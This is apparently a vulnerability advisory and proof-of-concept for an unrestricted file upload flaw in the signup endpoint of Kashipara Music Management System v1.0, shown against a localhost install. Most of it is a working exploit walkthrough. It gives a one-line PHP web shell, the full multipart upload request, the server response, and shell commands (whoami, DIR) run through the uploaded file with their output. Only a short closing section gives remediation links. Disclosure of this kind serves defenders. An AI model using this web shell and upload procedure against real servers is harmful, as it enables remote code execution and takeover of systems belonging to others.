Unrestricted file upload vulnerability was found in "/music/ajax.php?action=signup" of the Kashipara Music Management System v1.0. It has been rated as critical. This allows attackers to execute arbitrary code via uploading a crafted PHP file.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Music Management System (https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code)


Version: 1.0

Affected Components:


- **Affected File:** /music/ajax.php?action=signup
- **Affected Parameter:** "pp" HTTP POST request parameter

Steps:

1. Access the Music Management System v1.0 page. (URL: http://localhost/music/login.php). Click on "Create New Account" button to access the "Sign Up" page.



2. On “Sign Up” page, enter the relevant details. In “Profile Picture” section, click on “Browse” button.



Sign Up

It’s quick and easy.

Upload | Check | Upload

Upload@gmail.com

••••••


Upload

Gender: Female ○ Male ●

Profile Picture


Choose file

3. Now, upload the PHP shell file in the “Profile Picture” section with below details:
    a. File Name: ***Shell1.php***
    b. File content: ***<?php echo shell_exec($_GET['cmd']);?>***



Shell1.php

```
<?php echo shell_exec($_GET['cmd']);?>
```



localhost/music/login.php

Sign Up

It’s quick and easy.

Upload | Check | Upload

Upload@gmail.com

••••••

Upload

Gender: Female ○ Male ●

Profile Picture


Choose file

Name	Date modi
Shell1.php	03-07-202
Shell2.php	03-07-202
Shell3.php	03-07-202
Shell4.php	03-07-202

File name: Shell1.php

All Files (*.*)

4. Click “Sign Up” button.



Sign Up

It's quick and easy.

Upload

Check

Upload

Upload@gmail.com

●●●●●●

Upload


Gender

Female ○ Male ●

Profile Picture

Choose file


5. The user sign-up request with PHP file “Shell1.php” is forwarded to the server.



Request to http://localhost:80 [127.0.0.1]


```

Upload
-----------------------------95336605398578409420461316O
Content-Disposition : form-data ; name="gender "

Male
-----------------------------95336605398578409420461316O
Content-Disposition : form-data ; name="contact "

Upload
-----------------------------95336605398578409420461316O
Content-Disposition : form-data ; name="address "

Upload
-----------------------------95336605398578409420461316O
Content-Disposition : form-data ; name="pp"; filename ="Shell1.php "
Content-Type : application/octet-stream

<?php echo shell_exec($_GET['cmd']);?>
-----------------------------95336605398578409420461316O--

```

6. The PHP file is uploaded successfully. The file is stored in the “/music/assets/uploads/” folder by name “1722279780_Shell1.php”.




Response from http://localhost:80/music/ajax.php?action=signup [127.0.0.1]

```
HTTP/1.1 200 OK
Date: Mon, 29 Jul 2024 19:03:51 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By : PHP/8.2.12
Expires : Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control : no-store, no-cache, must-revalidate
Pragma : no-cache
Content-Length : 1
Connection : close
Content-Type : text/html; charset=UTF-8

1
```




Request to http://localhost:80 [127.0.0.1]

```
GET /music/assets/uploads/1722279780_Shell1.php HTTP/1.1
Host : localhost
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Ge
Firefox/128.0
Accept : image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip, deflate
Connection : close
Referer : http://localhost/music/index.php?page=home
Cookie : PHPSESSID =asftf6nq2fi9ur8jad4sku8jj9
Priority : u=5, i

```




7. System commands can be executed through the uploaded malicious PHP file.

http://localhost/music/assets/uploads/1722279780_Shell1.php?cmd=whoami


localhost/music/assets/uploads/1722279780_Shell1.php?cmd=whoami
Tor
CVE
Tools
Managa
pending

```
desktop-pkvtefl\admin
```

http://localhost/music/assets/uploads/1722279780_Shell1.php?cmd=DIR


localhost/music/assets/uploads/1722279780_Shell1.php?cmd=DIR
Tor
CVE
Tools
Managa
pending

```
Volume in drive D is Data Volume Serial Number is 56FC-B88E Directory of D:\XAMPP\htdocs\music\assets\uploads 30-07-2024 00:33

      . 29-07-2024 23:43
          .. 20-11-2020 08:47 2,945,044 1605833220_bensound-creativeminds.mp3 20-11-2020 08:47 4,371 1605833220_m1.jpg 20-11-2020 08:52
          849,609 1605833520_m2.jpg 20-11-2020 08:54 11,426 1605833640_avatar.jpg 20-11-2020 08:56 4,309,576 1605833760_bensound-
          energy.mp3 20-11-2020 08:56 92,525 1605833760_m3.jpg 20-11-2020 08:59 8,519 1605833940_h1.jpg 10-06-2024 14:00 43,219
          1718008200_t3.png 10-06-2024 14:01 43,219 1718008260_t3.png 30-07-2024 00:11 38 1722278460_Shell1.php 30-07-2024 00:33 38
          1722279780_Shell1.php 18-11-2020 11:35 8,519 default_cover.jpg 18-11-2020 11:32 6,488 play.jpg 18-11-2020 11:29 8,954 playlist.jpg 14
          File(s) 8,331,545 bytes 2 Dir(s) 189,675,261,952 bytes free
```

Solution/Good Reads:

The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality.

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://cwe.mitre.org/data/definitions/434.html